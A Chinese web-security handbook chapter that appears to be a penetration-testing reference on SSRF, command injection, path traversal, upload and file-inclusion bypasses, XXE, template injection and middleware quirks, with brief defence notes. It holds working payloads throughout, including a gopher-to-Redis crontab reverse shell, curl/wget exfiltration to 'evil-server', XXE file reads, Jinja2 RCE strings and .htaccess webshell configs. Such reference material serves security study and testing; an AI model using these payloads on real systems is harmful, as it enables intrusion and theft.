更改 IP 地址写法

一些开发者会通过对传过来的 URL 参数进行正则匹配的方式来过滤掉内网 IP，如采用如下正则表达式：

- `^10(\.([2][0-4]\d|[2][5][0-5]|[01]?\d?\d)){3}$`
- `^172\.([1][6-9]|[2]\d|3[01])(\.([2][0-4]\d|[2][5][0-5]|[01]?\d?\d)){2}$`
- `^192\.168(\.([2][0-4]\d|[2][5][0-5]|[01]?\d?\d)){2}$`

对于这种过滤我们采用改编 IP 的写法的方式进行绕过，例如 192.168.0.1 这个 IP 地址可以被改写成：

- 8 进制格式：0300.0250.0.1
- 16 进制格式：0xC0.0xA8.0.1
- 10 进制整数格式：3232235521
- 16 进制整数格式：0xC0A80001

- 合并后两位：1.1.278 / 1.1.755
- 合并后三位：1.278 / 1.755 / 3.14159267

另外 IP 中的每一位，各个进制可以混用。

访问改写后的 IP 地址时，Apache 会报 400 Bad Request，但 Nginx、MySQL 等其他服务仍能正常工作。

另外，0.0.0.0 这个 IP 可以直接访问到本地，也通常被正则过滤遗漏。

使用解析到内网的域名

如果服务端没有先解析 IP 再过滤内网地址，我们就可以使用 localhost 等解析到内网的域名。

另外 `xip.io` 提供了一个方便的服务，这个网站的子域名会解析到对应的 IP，例如 192.168.0.1.xip.io，解析到 192.168.0.1。

利用解析 URL 所出现的问题

在某些情况下，后端程序可能会对访问的 URL 进行解析，对解析出来的 host 地址进行过滤。这时候可能会出现对 URL 参数解析不当，导致可以绕过过滤。

比如 `http://www.baidu.com@192.168.0.1/` 当后端程序通过不正确的正则表达式（比如将 http 之后到 com 为止的字符内容，也就是 www.baidu.com，认为是访问请求的 host 地址时）对上述 URL 的内容进行解析的时候，很有可能会认为访问 URL 的 host 为 www.baidu.com，而实际上这个 URL 所请求的内容都是 192.168.0.1 上的内容。

利用跳转

如果后端服务器在接收到参数后，正确的解析了 URL 的 host，并且进行了过滤，我们这个时候可以使用跳转的方式来进行绕过。

可以使用如 http://httpbin.org/redirect-to?url=http://192.168.0.1 等服务跳转，但是由于 URL 中包含了 192.168.0.1 这种内网 IP 地址，可能会被正则表达式过滤掉，可以通过短地址的方式来绕过。

常用的跳转有 302 跳转和 307 跳转，区别在于 307 跳转会转发 POST 请求中的数据等，但是 302 跳转不会。

通过各种非 HTTP 协议

如果服务器端程序对访问 URL 所采用的协议进行验证的话，可以通过非 HTTP 协议来进行利用。

比如通过 gopher，可以在一个 url 参数中构造 POST 或者 GET 请求，从而达到攻击内网应用的目的。例如可以使用 gopher 协议对与内网的 Redis 服务进行攻击，可以使用如下的 URL：

```
gopher://127.0.0.1:6379/_*1%0d%0a$8%0d%0aflushall%0d%0a*3%0d%0a$3%0d%0aset%0d%0a$1%0d%0a1
↪%0d%0a$64%0d%0a%0d%0a%0a%0a*/1* * * * * bash -i >& /dev/tcp/172.19.23.228/23330>&1%0a%0a
↪%0a%0a%0a%0d%0a%0d%0a%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$3%0d%0adir%0d
↪%0a$16%0d%0a/var/spool/cron/%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$10%0d
↪%0adbfilename%0d%0a$4%0d%0aroot%0d%0a*1%0d%0a$4%0d%0asave%0d%0aquit%0d%0a
```

（下页继续）

(续上页)

除了 gopher 协议，File 协议也是 SSRF 中常用的协议，该协议主要用于访问本地计算机中的文件，我们可以通过类似 `file:///path/to/file` 这种格式来访问计算机本地文件。使用 file 协议可以避免服务端程序对于所访问的 IP 进行的过滤。例如我们可以通过 `file:///d:/1.txt` 来访问 D 盘中 1.txt 的内容。

DNS Rebinding

一个常用的防护思路是：对于用户请求的 URL 参数，首先服务器端会对其进行 DNS 解析，然后对于 DNS 服务器返回的 IP 地址进行判断，如果在黑名单中，就禁止该次请求。

但是在整个过程中，第一次去请求 DNS 服务进行域名解析到第二次服务端去请求 URL 之间存在一个时间差，利用这个时间差，可以进行 DNS 重绑定攻击。

要完成 DNS 重绑定攻击，我们需要一个域名，并且将这个域名的解析指定到我们自己的 DNS Server，在我们的可控的 DNS Server 上编写解析服务，设置 TTL 时间为 0。这样就可以进行攻击了，完整的攻击流程为：

- 服务器端获得 URL 参数，进行第一次 DNS 解析，获得了一个非内网的 IP
- 对于获得的 IP 进行判断，发现为非黑名单 IP，则通过验证
- 服务器端对于 URL 进行访问，由于 DNS 服务器设置的 TTL 为 0，所以再次进行 DNS 解析，这一次 DNS 服务器返回的是内网地址。
- 由于已经绕过验证，所以服务器端返回访问内网资源的结果。

利用 IPv6

有些服务没有考虑 IPv6 的情况，但是内网又支持 IPv6，则可以使用 IPv6 的本地 IP 如 `[::]` `0000::1` 或 IPv6 的内网域名来绕过过滤。

利用 IDN

一些网络访问工具如 Curl 等是支持国际化域名（Internationalized Domain Name，IDN）的，国际化域名又称特殊字符域名，是指部分或完全使用特殊的文字或字母组成的互联网域名。

在这些字符中，部分字符会在访问时做一个等价转换，例如 ． 和 `example.com` 等同。利用这种方式，可以用 等字符绕过内网限制。

4.4.5 可能的利用点

内网服务

- Apache Hadoop 远程命令执行
- axis2-admin 部署 Server 命令执行

- Confluence SSRF
- counchdb WEB API 远程命令执行
- dict
- docker API 远程命令执行
- Elasticsearch 引擎 Groovy 脚本命令执行
- ftp / ftps（FTP 爆破）
- glassfish 任意文件读取和 war 文件部署间接命令执行
- gopher
- HFS 远程命令执行
- http、https
- imap/imaps/pop3/pop3s/smtp/smtps（爆破邮件用户名密码）
- Java 调试接口命令执行
- JBOSS 远程 Invoker war 命令执行
- Jenkins Scripts 接口命令执行
- ldap
- mongodb
- php_fpm/fastcgi 命令执行
- rtsp - smb/smbs（连接 SMB）
- sftp
- ShellShock 命令执行
- Struts2 命令执行
- telnet
- tftp（UDP 协议扩展）
- tomcat 命令执行
- WebDav PUT 上传任意文件
- WebSphere Admin 可部署 war 间接命令执行
- zentoPMS 远程命令执行

Redis 利用

- 写 ssh 公钥

- 写 crontab
- 写 WebShell
- Windows 写启动项
- 主从复制加载.so 文件
- 主从复制写无损文件

云主机

在 AWS、Google 等云环境下，通过访问云环境的元数据 API 或管理 API，在部分情况下可以实现敏感信息等效果。

4.4.6 防御方式

- 过滤返回的信息
- 统一错误信息
- 限制请求的端口
- 禁止不常用的协议
- 对 DNS Rebinding，考虑使用 DNS 缓存或者 Host 白名单

4.4.7 参考链接

- SSRF 漏洞分析与利用
- A New Era Of SSRF
- php ssrf technique
- 谈一谈如何在 Python 开发中拒绝 SSRF 漏洞
- SSRF Tips
- SSRF in PHP

4.5 命令注入

4.5.1 简介

命令注入通常因为指 Web 应用在服务器上拼接系统命令而造成的漏洞。

该类漏洞通常出现在调用外部程序完成一些功能的情景下。比如一些 Web 管理界面的配置主机名/IP/掩码/网关、查看系统信息以及关闭重启等功能，或者一些站点提供如 ping、nslookup、提供发送邮件、转换图片等功能都可能出现该类漏洞。

4.5.2 常见危险函数

PHP

- system
- exec
- passthru
- shell_exec
- popen
- proc_open

Python

- system
- popen
- subprocess.call
- spawn

Java

- java.lang.Runtime.getRuntime().exec(command)

4.5.3 常见注入方式

- 分号分割
- `||` `&&` `&` 分割
- `|` 管道符
- `\r\n` `%d0%a0` 换行
- 反引号解析
- `$()` 替换

4.5.4 无回显技巧

- bash 反弹 shell
- DNS 带外数据
- **http 带外**
  - `curl http://evil-server/$(whoami)`
  - `wget http://evil-server/$(whoami)`
- 无带外时利用 `sleep` 或其他逻辑构造布尔条件

4.5.5 常见绕过方式

空格绕过

- `<` 符号 `cat<123`
- `\t` / `%09`
- `${IFS}` 其中 {} 用来截断，比如 cat$IFS2 会被认为 IFS2 是变量名。另外，在后面加个 $ 可以起到截断的作用，一般用 $9，因为 $9 是当前系统 shell 进程的第九个参数的持有者，它始终为空字符串

黑名单绕过

- `a=l;b=s;$a$b`
- base64 `echo "bHM=" | base64 -d`
- `/?in/?s => /bin/ls`
- 连接符 `cat /etc/pass'w'd`
- 未定义的初始化变量 `cat$x /etc/passwd`

长度限制绕过

```
>wget\
>foo.\
>com
ls -t>a
sh a
```

上面的方法为通过命令行重定向写入命令，接着通过 ls 按时间排序把命令写入文件，最后执行直接在 Linux 终端下执行的话，创建文件需要在重定向符号之前添加命令这里可以使用一些诸如 w,[之类的短命令，(使用

ls /usr/bin/? 查看) 如果不添加命令，需要 Ctrl+D 才能结束，这样就等于标准输入流的重定向而在 php 中，使用 shell_exec 等执行系统命令的函数的时候，是不存在标准输入流的，所以可以直接创建文件

4.5.6 常用符号

命令分隔符

- `%0a` / `%0d` / `\n` / `\r`
- `;`
- `&` / `&&`

通配符

- `*` 0 到无穷个任意字符
- `?` 一个任意字符
- `[ ]` 一个在括号内的字符，e.g. `[abcd]`
- `[ - ]` 在编码顺序内的所有字符
- `[^ ]` 一个不在括号内的字符

4.5.7 防御

- 不使用时禁用相应函数
- 尽量不要执行外部的应用程序或命令
- 做输入的格式检查
- **转义命令中的所有 shell 元字符**
  - shell 元字符包括 `#&;` `,|*?~<>^()[]{}$\`

4.6 目录穿越

4.6.1 简介

目录穿越（也被称为目录遍历/directory traversal/path traversal）是通过使用 `../` 等目录控制序列或者文件的绝对路径来访问存储在文件系统上的任意文件和目录，特别是应用程序源代码、配置文件、重要的系统文件等。

4.6.2 攻击载荷

URL 参数

- `../`
- `..\`
- `..;/`

Nginx Off by Slash

- `https://vuln.site.com/files../`

UNC Bypass

- `\\localhost\c$\windows\win.ini`

4.6.3 过滤绕过

- **单次替换**
  - `...//`
- URL 编码
- **16 位 Unicode 编码**
  - `\u002e`
- **超长 UTF-8 编码**
  - `\%e0%40%ae`

4.6.4 防御

在进行文件操作相关的 API 前，应该对用户输入做过滤。较强的规则下可以使用白名单，仅允许纯字母或数字字符等。

若规则允许的字符较多，最好使用当前操作系统路径规范化函数规范化路径后，进行过滤，最后再进行相关调用。

4.6.5 参考链接

- Directory traversal by portswigger
- Path Traversal by OWASP

- path normalization
- Breaking Parser Logic: Take Your Path Normalization Off and Pop 0days Out defcon

4.7 文件读取

考虑读取可能有敏感信息的文件

- **用户目录下的敏感文件**
  - .bash_history
  - .zsh_history
  - .profile
  - .bashrc
  - .gitconfig
  - .viminfo
  - passwd
- **应用的配置文件**
  - /etc/apache2/apache2.conf
  - /etc/nginx/nginx.conf
- **应用的日志文件**
  - /var/log/apache2/access.log
  - /var/log/nginx/access.log
- **站点目录下的敏感文件**
  - .svn/entries
  - .git/HEAD
  - WEB-INF/web.xml
  - .htaccess
- **特殊的备份文件**
  - .swp
  - .swo
  - .bak
  - index.php~
  - ...

- **Python 的 Cache**
  - `__pycache__\__init__.cpython-35.pyc`

4.8 文件上传

4.8.1 文件类型检测绕过

更改请求绕过

有的站点仅仅在前端检测了文件类型，这种类型的检测可以直接修改网络请求绕过。同样的，有的站点在后端仅检查了 HTTP Header 中的信息，比如 `Content-Type` 等，这种检查同样可以通过修改网络请求绕过。

Magic 检测绕过

有的站点使用文件头来检测文件类型，这种检查可以在 Shell 前加入对应的字节以绕过检查。几种常见的文件类型的头字节如下表所示

类型	二进制值
JPG	FF D8 FF E0 00 10 4A 46 49 46
GIF	47 49 46 38 39 61
PNG	89 50 4E 47
TIF	49 49 2A 00
BMP	42 4D

后缀绕过

部分服务仅根据后缀、上传时的信息或 Magic Header 来判断文件类型，此时可以绕过。

php 由于历史原因，部分解释器可能支持符合正则 `/ph(p[2-7]?|t(ml)?)/` 的后缀，如 `php` / `php5` / `pht` / `phtml` / `shtml` / `pwml` / `phtm` 等可在禁止上传 php 文件时测试该类型。

jsp 引擎则可能会解析 `jspx` / `jspf` / `jspa` / `jsw` / `jsv` / `jtml` 等后缀，asp 支持 `asa` / `asax` / `cer` / `cdx` / `aspx` / `ascx` / `ashx` / `asmx` / `asp{80-90}` 等后缀。

除了这些绕过，其他的后缀同样可能带来问题，如 `vbs` / `asis` / `sh` / `reg` / `cgi` / `exe` / `dll` / `com` / `bat` / `pl` / `cfc` / `cfm` / `ini` 等。

系统命名绕过

在 Windows 系统中，上传 `index.php.` 会重命名为 `.` ，可以绕过后缀检查。也可尝试 `index.php%20` ，`index.php:1.jpg` `index.php::$DATA` 等。在 Linux 系统中，可以尝试上传名为 `index.php/.` 或 `./aa/../index.php/.` 的文件

.user.ini

在 php 执行的过程中，除了主 `php.ini` 之外，PHP 还会在每个目录下扫描 INI 文件，从被执行的 PHP 文件所在目录开始一直上升到 web 根目录（$_SERVER['DOCUMENT_ROOT'] 所指定的）。如果被执行的 PHP 文件在 web 根目录之外，则只扫描该目录。`.user.ini` 中可以定义除了 PHP_INI_SYSTEM 以外的模式的选项，故可以使用 `.user.ini` 加上非 php 后缀的文件构造一个 shell，比如 `auto_prepend_file=01.gif` 。

WAF 绕过

有的 waf 在编写过程中考虑到性能原因，只处理一部分数据，这时可以通过加入大量垃圾数据来绕过其处理函数。

另外，Waf 和 Web 系统对 `boundary` 的处理不一致，可以使用错误的 `boundary` 来完成绕过。

竞争上传绕过

有的服务器采用了先保存，再删除不合法文件的方式，在这种服务器中，可以反复上传一个会生成 Web Shell 的文件并尝试访问，多次之后即可获得 Shell。

4.8.2 攻击技巧

Apache 重写 GetShell

Apache 可根据是否允许重定向考虑上传.htaccess

内容为

```
AddType application/x-httpd-php .png
php_flag engine 1
```

就可以用 png 或者其他后缀的文件做 php 脚本了

软链接任意读文件

上传的压缩包文件会被解压的文件时，可以考虑上传含符号链接的文件若服务器没有做好防护，可实现任意文件读取的效果

4.8.3 防护技巧

- 使用白名单限制上传文件的类型
- 使用更严格的文件类型检查方式
- 限制 Web Server 对上传文件夹的解析

4.8.4 参考链接

- 构造优质上传漏洞 Fuzz 字典

4.9 文件包含

4.9.1 基础

常见的文件包含漏洞的形式为 `<?php include("inc/" . $_GET['file']); ?>`

考虑常用的几种包含方式为

- 同目录包含 `file=.htaccess`
- 目录遍历 `?file=../../../../../../../../../../var/lib/locate.db`
- 日志注入 `?file=../../../../../../../../../../var/log/apache/error.log`
- 利用 `/proc/self/environ`

其中日志可以使用 SSH 日志或者 Web 日志等多种日志来源测试

4.9.2 触发 Sink

- **PHP**
  - **include**
    - 在包含过程中出错会报错，不影响执行后续语句
  - **include_once**
    - 仅包含一次
  - **require**
    - 在包含过程中出错，就会直接退出，不执行后续语句
  - require_once

4.9.3 绕过技巧

常见的应用在文件包含之前，可能会调用函数对其进行判断，一般有如下几种绕过方式

url 编码绕过

如果 WAF 中是字符串匹配，可以使用 url 多次编码的方式可以绕过

特殊字符绕过

- 某些情况下，读文件支持使用 Shell 通配符，如 `?` `*` 等
- url 中使用 `?` `#` 可能会影响 include 包含的结果
- 某些情况下，unicode 编码不同但是字形相近的字符有同一个效果

%00 截断

几乎是最常用的方法，条件是 `magic_quotes_gpc` 关闭，而且 php 版本小于 5.3.4。

长度截断

Windows 上的文件名长度和文件路径有关。具体关系为：从根目录计算，文件路径长度最长为 259 个 bytes。

msdn 定义 `#define MAX_PATH 260`，其中第 260 个字符为字符串结尾的 `\0` ，而 linux 可以用 getconf 来判断文件名长度限制和文件路径长度限制。

获取最长文件路径长度：getconf PATH_MAX /root 得到 4096 获取最长文件名：getconf NAME_MAX /root 得到 255

那么在长度有限的时候，`./././.` (n 个) 的形式就可以通过这个把路径爆掉

在 php 代码包含中，这种绕过方式要求 php 版本 < php 5.2.8

伪协议绕过

- 远程包含: 要求 `allow_url_fopen=On` 且 `allow_url_include=On` ，payload 为 `?file=[http|https|ftp]://websec.wordpress.com/shell.txt` 的形式
- PHP input: 把 payload 放在 POST 参数中作为包含的文件，要求 `allow_url_include=On` ，payload 为 `?file=php://input` 的形式
- Base64: 使用 Base64 伪协议读取文件，payload 为 `?file=php://filter/convert.base64-encode/resource=index.php` 的形式
- data: 使用 data 伪协议读取文件，payload 为 `?file=data://text/plain;base64,SSBsb3ZlIFBIUAo=` 的形式，要求 `allow_url_include=On`

协议绕过

`allow_url_fopen` 和 `allow_url_include` 主要是针对 `http ftp` 两种协议起作用，因此可以使用 SMB、WebDav 协议等方式来绕过限制。

4.9.4 参考链接

- Exploit with PHP Protocols
- lfi cheat sheet

4.10 XXE

4.10.1 XML 基础

XML 指可扩展标记语言（eXtensible Markup Language），是一种用于标记电子文件使其具有结构性的标记语言，被设计用来传输和存储数据。XML 文档结构包括 XML 声明、DTD 文档类型定义（可选）、文档元素。目前，XML 文件作为配置文件（Spring、Struts2 等）、文档结构说明文件（PDF、RSS 等）、图片格式文件（SVG header）应用比较广泛。XML 的语法规范由 DTD （Document Type Definition）来进行控制。

4.10.2 基本语法

XML 文档在开头有 `<?xml version="1.0" encoding="UTF-8" standalone="yes"?>` 的结构，这种结构被称为 XML prolog ，用于声明 XML 文档的版本和编码，是可选的，但是必须放在文档开头。

除了可选的开头外，XML 语法主要有以下的特性：

- 所有 XML 元素都须有关闭标签
- XML 标签对大小写敏感
- XML 必须正确地嵌套
- XML 文档必须有根元素
- XML 的属性值需要加引号

另外，XML 也有 CDATA 语法，用于处理有多个字符需要转义的情况。

4.10.3 XXE

当允许引用外部实体时，可通过构造恶意的 XML 内容，导致读取任意文件、执行系统命令、探测内网端口、攻击内网网站等后果。一般的 XXE 攻击，只有在服务器有回显或者报错的基础上才能使用 XXE 漏洞来读取服务器端文件，但是也可以通过 Blind XXE 的方式实现攻击。

4.10.4 攻击方式

拒绝服务攻击

```
<!DOCTYPE data [
<!ELEMENT data (#ANY)>
<!ENTITY a0 "dos" >
<!ENTITY a1 "&a0;&a0;&a0;&a0;&a0;">
<!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;">
]>
<data>&a2;</data>
```

若解析过程非常缓慢，则表示测试成功，目标站点可能有拒绝服务漏洞。具体攻击可使用更多层的迭代或递归，也可引用巨大的外部实体，以实现攻击的效果。

文件读取

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ELEMENT data (#ANY)>
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<data>&file;</data>
```

SSRF

```
<?xml version="1.0"?>
<!DOCTYPE data SYSTEM "http://publicServer.com/" [
<!ELEMENT data (#ANY)>
]>
<data>4</data>
```

RCE

```
<?xml version="1.0"?>
<!DOCTYPE GVI [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "expect://id" >]>
<catalog>
   <core id="test101">
      <description>&xxe;</description>
```

(下页继续)

(续上页)

```
  </core>
</catalog>
```

XInclude

```
<?xml version='1.0'?>
<data xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include href="http://publicServer.
↪com/file.xml"></xi:include></data>
```

4.10.5 参考链接

- XML 教程
- 未知攻焉知防 XXE 漏洞攻防
- XXE 攻击笔记分享
- 从 XML 相关一步一步到 XXE 漏洞

4.11 模版注入

4.11.1 简介

模板引擎用于使用动态数据呈现内容。此上下文数据通常由用户控制并由模板进行格式化，以生成网页、电子邮件等。模板引擎通过使用代码构造（如条件语句、循环等）处理上下文数据，允许在模板中使用强大的语言表达式，以呈现动态内容。如果攻击者能够控制要呈现的模板，则他们将能够注入可暴露上下文数据，甚至在服务器上运行任意命令的表达式。

4.11.2 测试方法

- 确定使用的引擎
- 查看引擎相关的文档，确定其安全机制以及自带的函数和变量
- 需找攻击面，尝试攻击

4.11.3 测试用例

- 简单的数学表达式，`{{ 7+7 }} => 14`
- 字符串表达式 `{{ "ajin" }} => ajin`

- **Ruby**
  - `<%= 7 * 7 %>`
  - `<%= File.open('/etc/passwd').read %>`
- **Java**
  - `${7*7}`
- **Twig**
  - `{{7*7}}`
- **Smarty**
  - `{php}echo `id`;{/php}`
- **AngularJS**
  - `$eval('1+1')`
- **Tornado**
  - 引用模块 `{% import module %}`
  - => `{% import os %}{{ os.popen("whoami").read() }}`
- **Flask/Jinja2**
  - `{{ config }}`
  - `{{ config.items() }}`
  - `{{get_flashed_messages.__globals__['current_app'].config}}`
  - `{{''.__class__.__mro__[-1].__subclasses__()}}`
  - `{{ url_for.__globals__['__builtins__'].__import__('os').system('ls') }}`
  - `{{ request.__init__.__globals__['__builtins__'].open('/etc/passwd').read() }}`
- **Django**
  - `{{ request }}`
  - `{% debug %}`
  - `{% load module %}`
  - `{% include "x.html" %}`
  - `{% extends "x.html" %}`

4.11.4 目标

- 创建对象
- 文件读写
- 远程文件包含
- 信息泄漏
- 提权

4.11.5 相关属性

`__class__`

python 中的新式类（即显示继承 object 对象的类）都有一个属性 `__class__` 用于获取当前实例对应的类，例如 `"".__class__` 就可以获取到字符串实例对应的类

`__mro__`

python 中类对象的 `__mro__` 属性会返回一个 tuple 对象，其中包含了当前类对象所有继承的基类，tuple 中元素的顺序是 MRO（Method Resolution Order）寻找的顺序。

`__globals__`

保存了函数所有的所有全局变量，在利用中，可以使用 `__init__` 获取对象的函数，并通过 `__globals__` 获取 `file os` 等模块以进行下一步的利用

`__subclasses__()`

python 的新式类都保留了它所有的子类的引用，`__subclasses__()` 这个方法返回了类的所有存活的子类的引用（是类对象引用，不是实例）。

因为 python 中的类都是继承 object 的，所以只要调用 object 类对象的 `__subclasses__()` 方法就可以获取想要的类的对象。

4.11.6 常见 Payload

- `().__class__.__bases__[0].__subclasses__()[40](r'/etc/passwd').read()`
- `().__class__.__bases__[0].__subclasses__()[59].__init__.func_globals.values()[13]['eval']('__import__("os").popen("ls /").read()' )`

4.11.7 绕过技巧

字符串拼接

```
request['__cl'+'ass__'].__base__.__base__.__base__['__subcla'+'sses__']()[60]
```

使用参数绕过

```
params = {
    'clas': '__class__',
    'mr': '__mro__',
    'subc': '__subclasses__'
}
data = {
    "data": "{{''[request.args.clas][request.args.mr][1][request.args.subc]()}}"
}
r = requests.post(url, params=params, data=data)
print(r.text)
```

4.11.8 参考链接

- 服务端模版注入
- 用 Python 特性任意代码执行

4.12 Xpath 注入

4.12.1 Xpath 定义

XPath 注入攻击是指利用 XPath 解析器的松散输入和容错特性，能够在 URL、表单或其它信息上附带恶意的 XPath 查询代码，以获得权限信息的访问权并更改这些信息。XPath 注入攻击是针对 Web 服务应用新的攻击方法，它允许攻击者在事先不知道 XPath 查询相关知识的情况下，通过 XPath 查询得到一个 XML 文档的完整内容。

4.12.2 Xpath 注入攻击原理

XPath 注入攻击主要是通过构建特殊的输入，这些输入往往是 XPath 语法中的一些组合，这些输入将作为参数传入 Web 应用程序，通过执行 XPath 查询而执行入侵者想要的操作，下面以登录验证中的模块为例，说明 XPath 注入攻击的实现原理。

在 Web 应用程序的登录验证程序中，一般有用户名（username）和密码（password）两个参数，程序会通过用户所提交输入的用户名和密码来执行授权操作。若验证数据存放在 XML 文件中，其原理是通过查找 user 表中的用户名（username）和密码（password）的结果来进行授权访问，

例存在 user.xml 文件如下：

```
<users>
    <user>
        <firstname>Ben</firstname>
        <lastname>Elmore</lastname>
        <loginID>abc</loginID>
        <password>test123</password>
    </user>
    <user>
        <firstname>Shlomy</firstname>
        <lastname>Gantz</lastname>
        <loginID>xyz</loginID>
        <password>123test</password>
    </user>
```

则在 XPath 中其典型的查询语句为：`//users/user[loginID/text()='xyz'and password/text()='123test']`

但是，可以采用如下的方法实施注入攻击，绕过身份验证。如果用户传入一个 login 和 password，例如 `loginID = 'xyz'` 和 `password = '123test'`，则该查询语句将返回 true。但如果用户传入类似 `' or 1=1 or ''='` 的值，那么该查询语句也会得到 true 返回值，因为 XPath 查询语句最终会变成如下代码：`//users/user[loginID/text()=''or 1=1 or ''='' and password/text()='' or 1=1 or ''='']`

这个字符串会在逻辑上使查询一直返回 true 并将一直允许攻击者访问系统。攻击者可以利用 XPath 在应用程序中动态地操作 XML 文档。攻击完成登录可以再通过 XPath 盲入技术获取最高权限帐号和其它重要文档信息。

4.13 逻辑漏洞 / 业务漏洞

4.13.1 简介

逻辑漏洞是指由于程序逻辑不严导致一些逻辑分支处理错误造成的漏洞。

在实际开发中，因为开发者水平不一没有安全意识，而且业务发展迅速内部测试没有及时到位，所以常常会出现类似的漏洞。

4.13.2 安装逻辑

- 查看能否绕过判定重新安装
- 查看能否利用安装文件获取信息
- 看能否利用更新功能获取信息

4.13.3 交易

购买

- 修改支付的价格
- 修改支付的状态
- 修改购买数量为负数
- 修改金额为负数
- 重放成功的请求
- 并发数据库锁处理不当

业务风控

- 刷优惠券
- 套现

4.13.4 账户

注册

- 覆盖注册
- 尝试重复用户名
- 注册遍历猜解已有账号

密码

- 密码未使用哈希算法保存
- 没有验证用户设置密码的强度

邮箱用户名

- 前后空格
- 大小写变换

Cookie

- 包含敏感信息
- 未验证合法性可伪造

手机号用户名

- 前后空格
- +86

登录

- **撞库**
  - 设置异地登录检查等机制
- 账号劫持
- **恶意尝试帐号密码锁死账户**
  - 需要设置锁定机制与解锁机制
- 不安全的传输信道
- 登录凭证存储在不安全的位置

找回密码

- 重置任意用户密码
- 密码重置后新密码在返回包中
- Token 验证逻辑在前端
- X-Forwarded-Host 处理不正确
- 找回密码功能泄露用户敏感信息

修改密码

- 越权修改密码
- 修改密码没有旧密码验证

申诉

- 身份伪造
- 逻辑绕过

更新

- ORM 更新操作不当可更新任意字段
- 权限限制不当可以越权修改

信息查询

- 权限限制不当可以越权查询
- 用户信息 ID 可以猜测导致遍历

4.13.5 2FA

- 重置密码后自动登录没有 2FA
- OAuth 登录没有启用 2FA
- 2FA 可爆破
- 2FA 有条件竞争
- 修改返回值绕过
- 激活链接没有启用 2FA
- 可通过 CSRF 禁用 2FA

4.13.6 验证码

- 验证码可重用
- 验证码可预测
- 验证码强度不够
- 验证码无时间限制或者失效时间长

- 验证码无猜测次数限制
- 验证码传递特殊的参数或不传递参数绕过
- 验证码可从返回包中直接获取
- 验证码不刷新或无效
- 验证码数量有限
- 验证码在数据包中返回
- 修改 Cookie 绕过
- 修改返回包绕过
- 验证码在客户端生成或校验
- 验证码可 OCR 或使用机器学习识别
- 验证码用于手机短信/邮箱轰炸

4.13.7 Session

- Session 机制
- Session 猜测 / 爆破
- Session 伪造
- Session 泄漏
- Session Fixation

4.13.8 越权

- **未授权访问**
  - 静态文件
  - 通过特定 url 来防止被访问
- **水平越权**
  - 攻击者可以访问与他拥有相同权限的用户的资源
  - 权限类型不变，ID 改变
- **垂直越权**
  - 低级别攻击者可以访问高级别用户的资源
  - 权限 ID 不变，类型改变
- **交叉越权**

  - 权限 ID 改变，类型改变

4.13.9 随机数安全

- 使用不安全的随机数发生器
- 使用时间等易猜解的因素作为随机数种子

4.13.10 其他

- 用户/订单/优惠券等 ID 生成有规律，可枚举
- 接口无权限、次数限制
- 加密算法实现误用
- 执行顺序
- 敏感信息泄露

4.13.11 参考链接

- 水平越权漏洞及其解决方案
- 细说验证码安全测试思路大梳理

4.14 配置与策略安全

4.14.1 认证策略

密码策略

- 未限制密码最低位数
- 未限制密码必须包含字符集
- 为常用密码
- **个人信息相关**
  - 手机号
  - 生日
  - 姓名
  - 用户名
- **未检测常见弱密码**

  - 已泄露的常用密码
  - 键盘模式

加密实现

- 在客户端存储私钥

4.14.2 权限配置

- 运维人员权限粒度过大
- 客服人员权限粒度过大

4.14.3 供应链安全

三方认证

- 利用被攻击的第三方服务账号登录其他平台账号

三方库/软件

- 公开漏洞后没有及时更新

4.15 中间件

4.15.1 IIS

IIS 6.0

- **后缀解析 `/xx.asp;.jpg`**
  - 服务器默认不解析 ; 号及其后面的内容，相当于截断。
- 目录解析 `/xx.asp/xx.jpg` (xx.asp 目录下任意解析)
- 默认解析 `xx.asa` `xx.cer` `xx.cdx`
- PROPFIND 栈溢出漏洞
- RCE CVE-2017-7269

IIS 7.0-7.5 / Nginx <= 0.8.37

在 Fast-CGI 开启状态下，在文件路径后加上 `/xx.php` ，即 `xx.jpg/xx.php` 会被解析为 php 文件。

PUT 漏洞

- 开启 WebDAV
- 拥有来宾用户，且来宾用户拥有上传权限
- 可任意文件上传

Windows 特性

Windows 不允许空格和点以及一些特殊字符作为结尾，创建这样的文件会自动重命名，所以可以使用 `xx.php[空格]` ，`xx.php.`，`xx.php/`，`xx.php::$DATA` 上传脚本文件。

文件名猜解

在支持 NTFS 8.3 文件格式时，可利用短文件名猜解目录文件。其中短文件名特征如下：

- 文件名为原文件名前 6 位字符加上 `~1` ，其中数字部分是递增的，如果存在前缀相同的文件，则后面的数字进行递增。
- 后缀名不超过 3 位，超过部分会被截断
- 所有小写字母均转换成大写的字母
- 文件名后缀长度大于等于 4 或者总长度大于等于 9 时才会生成短文件名，如果包含空格或者其他部分特殊字符，则无视长度条件

IIS 8.0 之前的版本支持短文件名猜测的 HTTP 方法主要包括：DEBUG、OPTIONS、GET、POST、HEAD、TRACE 六种，需要安装 ASP.NET。而 IIS 8.0 之后的版本只能通过 OPTIONS 和 TRACE 方法猜测成功，但是没有 ASP.NET 的限制。

这种方法的局限性在于：

- 文件夹名前 6 位字符带点”.”，扫描程序会认为是文件而不是文件夹，最终出现误报
- 不支持中文文件名

这种方法可以通过命令 `fsutil behavior set disable8dot3 1` 关闭 NTFS 8.3 文件格式的支持来修复。

参考链接

- 利用 Windows 特性高效猜测目录
- Uploading web.config for Fun and Profit 2

4.15.2 Apache

后缀解析

`test.php.x1.x2.x3` （x1,x2,x3 为没有在 mime.types 文件中定义的文件类型）。Apache 将从右往左开始判断后缀，若 x3 为非可识别后缀，则判断 x2，直到找到可识别后缀为止，然后对可识别后缀进行解析

.htaccess

当 AllowOverride 被启用时，上传启用解析规则的.htaccess

```
AddType application/x-httpd-php .jpg
```

```
php_value auto_append_file .htaccess
#<?php phpinfo();
```

```
Options ExecCGI
AddHandler cgi-script .jpg
```

```
Options +ExecCGI
AddHandler fcgid-script .gif
FcgidWrapper "/bin/bash" .gif
```

```
php_flag allow_url_include 1
php_value auto_append_file data://text/plain;base64,PD9waHAgcGhwaW5mbygpOw==
#php_value auto_append_file data://text/plain,%3C%3Fphp+phpinfo%28%29%3B
#php_value auto_append_file https://evil.com/evil-code.txt
```

目录遍历

